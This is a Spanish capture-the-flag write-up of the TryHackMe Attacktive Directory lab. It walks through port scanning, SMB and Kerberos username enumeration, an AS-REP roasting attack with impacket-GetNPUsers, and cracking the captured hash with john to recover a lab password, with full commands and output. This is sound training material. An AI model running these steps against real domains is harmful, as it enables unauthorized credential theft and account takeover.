
Attacktive Directory - Writeup

RECONOCIMIENTO - EXPLOTACION


(RECUERDA QUE TRYHACKME NOS DA UNA WORDLIST DE USUARIOS Y CONTRASEÑAS)

Realizamos un escaneo con nmap y vamos multitud de puertos abierto:




```
Discovered open port 3389/tcp on 10.10.200.177
Discovered open port 135/tcp on 10.10.200.177
Discovered open port 139/tcp on 10.10.200.177
Discovered open port 49672/tcp on 10.10.200.177
Discovered open port 47001/tcp on 10.10.200.177
Discovered open port 49668/tcp on 10.10.200.177
Discovered open port 49691/tcp on 10.10.200.177
Discovered open port 49674/tcp on 10.10.200.177
Discovered open port 49664/tcp on 10.10.200.177
Discovered open port 49666/tcp on 10.10.200.177
Discovered open port 49673/tcp on 10.10.200.177
SYN Stealth Scan Timing: About 30.27% done; ETC: 11:39 (0:01:11 remaining)
Discovered open port 49699/tcp on 10.10.200.177
Discovered open port 389/tcp on 10.10.200.177
Discovered open port 9389/tcp on 10.10.200.177
Discovered open port 5985/tcp on 10.10.200.177
Discovered open port 49678/tcp on 10.10.200.177
SYN Stealth Scan Timing: About 60.69% done; ETC: 11:39 (0:00:40 remaining)
Discovered open port 593/tcp on 10.10.200.177
Discovered open port 464/tcp on 10.10.200.177
Discovered open port 49665/tcp on 10.10.200.177
Discovered open port 3268/tcp on 10.10.200.177
Discovered open port 88/tcp on 10.10.200.177
Discovered open port 636/tcp on 10.10.200.177
Completed SYN Stealth Scan at 11:39, 102.37s elapsed (65535 total ports)
Initiating Service scan at 11:39
Scanning 22 services on 10.10.200.177
```

Encontramos el nombre del dominio:




```
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.
|   Product_Version: 10.0.17763
```

Realizo un escaneo de smb con "enum4linux" que me muestra usuarios y grupos del entorno active directory:



```
[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''

S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)

[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''

S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)
S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)
S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)
S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)
S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-519 THM-AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-525 THM-AD\Protected Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-526 THM-AD\Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-527 THM-AD\Enterprise Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-1000 THM-AD\ATTACKTIVEDIREC$ (Local User)
```


Tambien podemos ver el domio de netbios:



```
963-500 THM-AD\Administrator (Local User)
963-501 THM-AD\Guest (Local User)
963-502 THM-AD\krbtgt (Local User)
963-512 THM-AD\Domain Admins (Domain Group)
963-513 THM-AD\Domain Users (Domain Group)
963-514 THM-AD\Domain Guests (Domain Group)
963-515 THM-AD\Domain Computers (Domain Gro
```

Tryhackme facilita una wordlist de usuarios. Con la herramienta kerbrute de github podemos validar si estos usuarios existen en el dominio:


```
./kerbrute_linux_amd64 userenum -d *dominio* --dc *dominio* userlist.txt -t 100
```



```
└─$ ./kerbrute_linux_amd64 userenum -d spookysec.local --dc spookysec.local userlist.txt -t 100

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/27/24 - Ronnie Flathers @ropnop

2024/09/27 12:29:27 >  Using KDC(s):
2024/09/27 12:29:27 >   spookysec.local:88

2024/09/27 12:29:27 >  [+] VALID USERNAME:       james@spookysec.local
2024/09/27 12:29:27 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2024/09/27 12:29:27 >  [+] VALID USERNAME:       James@spookysec.local
2024/09/27 12:29:27 >  [+] VALID USERNAME:       robin@spookysec.local
2024/09/27 12:29:27 >  [+] VALID USERNAME:       darkstar@spookysec.local
2024/09/27 12:29:28 >  [+] VALID USERNAME:       administrator@spookysec.local
2024/09/27 12:29:28 >  [+] VALID USERNAME:       backup@spookysec.local
2024/09/27 12:29:29 >  [+] VALID USERNAME:       paradox@spookysec.local
2024/09/27 12:29:31 >  [+] VALID USERNAME:       JAMES@spookysec.local
2024/09/27 12:29:31 >  [+] VALID USERNAME:       Robin@spookysec.local
2024/09/27 12:29:35 >  [+] VALID USERNAME:       Administrator@spookysec.local
2024/09/27 12:29:42 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2024/09/27 12:29:45 >  [+] VALID USERNAME:       Paradox@spookysec.local
2024/09/27 12:29:57 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2024/09/27 12:30:01 >  [+] VALID USERNAME:       ori@spookysec.local
2024/09/27 12:30:08 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2024/09/27 12:30:28 >  Done! Tested 73317 usernames (16 valid) in 61.870 seconds
```


Ahora, tenemos que elaborar una wordlist con esos usuarios y realizar un ataque "ASHREPoast"
para saber que usuarios tienen la autenticacion kerberos desactivada y por lo tanto podemos revelar el hash del usuario:

```
impacket-GetNPUsers spookysec.local/ -no-pass -usersfile usuarios_final.txt
```



```
└─$ impacket-GetNPUsers spookysec.local/ -no-pass -usersfile usuarios_final.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:5752dd352dcb5422bfcb0accaaa87709$afa2382d21719d6f9005a20ef12523ba0ff16c8738a4ab66ffb0257f614e118e8cfb7
583e8368c148627b7d18b3c9607e4d4ffe4da641074603756d8247855e3146067bf1304389e6b8fc546a4c857abdb1395fb03ee1292f02c7a117f10a841a49798caf9983c45289
997f25908f1fc928a1265e15f8708563b0eb9bd5afea40d7c52d281c18e4e06669e9f823f55f4e104d2f21972b3fad6dd34d6405ebebc1ded37c6fe64a092d4cf77799806ec828
b28e5a7f94a76c6d8293ca68cbbc05497dff5b139c733f0dace3da60b6ff23f3669ce0e5fbd3a75987e3f9394e4b958672c2bdce26950fb2a95dd2a04acb0968a00
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Descubrimos el hash de svc-admin y la desciframos con john:




```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005   ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)
1g 0:00:00:07 DONE (2024-09-27 12:54) 0.1388g/s 810737p/s 810737c/s 810737C/s manaia05..mana7510
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La contraseña es "management2005"

